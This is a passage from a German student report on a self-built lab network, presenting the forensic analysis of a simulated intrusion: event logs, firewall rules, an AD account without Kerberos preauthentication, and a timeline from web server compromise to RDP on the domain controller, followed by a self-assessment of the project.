


Abbildung 58: Überprüfung der Windows Ereignisanzeige 2/9




Abbildung 59: Überprüfung der Windows Ereignisanzeige 3/9

Eine weitere hilfreiche Informationen findet man um 20:51 Uhr, in welcher der Nutzer **christian.meier**, einer der IT-Admins erwähnt wird (siehe Abbildung 59) Dieser rutscht im Folgenden in den Fokus, da dieser sich zum Zeitpunkt des Vorfalls im Urlaub befand.





Abbildung 60: Überprüfung der Windows Ereignisanzeige 4/9

Im Reiter **Security** lässt sich eine Vielzahl von Zugriffen über den Account feststellen. (siehe Abbildung 61).





**Abbildung 61:** Überprüfung der Windows Ereignisanzeige 5/9

Die direkte Ausstellung eines Kerberos Service Tickets (siehe Abbildung 62) bestärkt die Vermutung eines Account-Diebstahls (21:19 Uhr).




Abbildung 62: Überprüfung der Windows Ereignisanzeige 6/9

In **Application** ist der Hinweis auf die Erstellung einer RDP-Verbindung (siehe Abbildung 63) auf den Windows Domänen-Controllern aufzufinden (20:51 Uhr).




Abbildung 63: Überprüfung der Windows Ereignisanzeige 7/9





Abbildung 64: Überprüfung der Windows Ereignisanzeige 8/9

Am Account des Benutzers (siehe Abbildung 65) **christian.meier** fand um 20:44 Uhr eine Konfigurationsänderung statt.



**Abbildung 65:** Überprüfung der Windows Ereignisanzeige 9/9

Neben den Eventlogs werden die Einstellungen der Firewall auf Auffälligkeiten, wie offene Ports, aktive Verbindungen oder Regeln überprüft, die standardmäßig ausgeschaltet sein sollten. In diesem Fall ergab eine Prüfung der Einstellungen unter **Outbound Rules**, dass der Nutzer **christian.meier** ausgehende Anfragen gesendet hat (siehe Abbildung 66). Dieser besitzt die Rechte im Normalfall nicht. Ebenso findet man in **Inbound Rules**- Einstellungen den Nachweis einer RDP-Verbindungsregel, die standardmäßig deaktiviert ist (siehe Abbildung 67).




Abbildung 66: Überprüfung der Firewall 1/2





Abbildung 67: Überprüfung der Firewall 2/2

Die Frage wie der Account des Nutzers übernommen werden konnte, wird im Folgenden bearbeitet. Als erstes wird der Account des Users, in der Datenbank des Domänen-Controllers, auf Unstimmigkeiten überprüft (siehe Abbildung 68).

Eine große Sicherheitslücke wird in der Fehlkonfiguration des Accounts festgestellt. Die Funktion **Do not require Kerberos preauthentication** wurde aktiviert. Mit diesem Fehler wird der Prozess der Kerberos Pre-Authentifizierung übergangen und der Nutzer erhält einen Hash des Benutzerpasswortes.



**Abbildung 68:** Überprüfung der Active Directory Benutzer

Die forensische Live Auswertung hat Folgendes ergeben:

Chronologisch:

17:36 Eingriff in das System

Der Angreifer verschaffte sich Zugang zum Webserver und manipulierte den Quellcode der Website, wodurch er sich mittels der Malware (Schadprogrammes) **shell.elf** Zugang zum Ubuntu Server verschafft.

20:19 Zugang zum AD

Auf dem Ubuntu Server findet er ein einen Nutzer **robert.klein** mit PW im Klartext, was im Pauschal einen Überblick über das AD verschafft. Durch die falsche Konfiguration des Accounts gelingt es dem Angreifer an das Passwort des IT-Admins **christian.meier** zu gelangen.

20:44 Berechtigung erhöhen

Ein Nutzer des Webserver wurde übernommen. Die Ursache ist nicht direkt

ersichtlich. Hier liegt die Vermutung nah, dass ein zu schwaches Passwort verwendet wurde. Dies führt dazu, dass der Angreifer Schadcode einspielen konnte und sich so Zugang zum Ubuntu Server verschaffte. Hier gelangte er mit Hilfe der Benutzernamens und Passworts, in Klartext, tiefer ins System. Weiter fing der Angreifer einen Hash des Users **christian.meier** ab und verschaffte sich vermutlich mittels lokalem **Brute-Force** Zugang zu dessen Account. Durch diese Sicherheitslücke gelang es dem Angreifer die Rechte des Nutzers zu erhöhen und die Firewall Regeln zu manipulieren.

20:51 RDP-Verbindung auf den Domänen-Controller

Der Angreifer baut mehrfach aktiv eine Verbindung über RDP auf den Domänencontroller auf.

## 8 Bewertung der eigenen Lösung

Die Aufsetzung einer eigenen IT-Infrastruktur bedarf einer Grundvoraussetzung in den Bereichen **Systemintegration**, **Administration**, sowie auch **Grundlagen in der Netzwerktechnik**. Die größte Herausforderung hierbei war es, die Systeme zu konfigurieren und die Logik des dahinter liegenden Netzes einzurichten. Insbesondere das **Active Directory**, welches allgemein als ein komplexes Themenfeld definiert ist, erwies sich an einigen Stellen, als ein Problem.

Die Durchführung der Angriffssimulation setzte ein tieferes Verständnis der Materie des **Active Directory** voraus, sowie der Umgang mit **Command & Control Frameworks**, Erfahrungen in den Bereichen von **Penetrationstests / Ethical Hacking** von **IT-Infrastrukturen**, sowie auch **Webapplikationen**. Tiefergehende Netzwerkkennnisse wurden benötigt, um einen geöffneten Kommunikationskanal über eröffneten **Proxy Kanals** nutzen zu können. Essentiell waren auch Grundkenntnisse von Betriebssystemen und ein Grundverständnis zur Einnistung (Persistenz) innerhalb eines Dateisystems. Des Weiteren sind Kenntnisse im Umgang mit Terminals und Skriptsprachen wie z. B. **PowerShell** oder **Bash** erforderlich gewesen.

Die forensische Analyse erforderte tiefgreifende Kenntnisse in Netzwerkgrundlagen, Active Directory, sowie auch in dem Umgang von Betriebssystemen. Die Analyse und Wiederaufarbeitung des Angriffs erwies eine Erfahrungsgewinnung im Bereich von **Active Directory**. Die Auswertung und Suche nach Daten und Hinweisen geschah allgemein und mit Hilfe von dem Betriebssystem Windows eigenen Tools.

Zusammenfassend ist die Ausarbeitung als lehrreich einzustufen, da hierbei vielerlei neue Themengebiete behandelt, sowie vertieft wurden. Des Weiteren musste vielfach eine Fehleranalyse betrieben werden, um das gesetzte Ziel erfolgreich umzusetzen.



## 9 Zusammenfassung und Ausblick

### 9.1 Ausblick

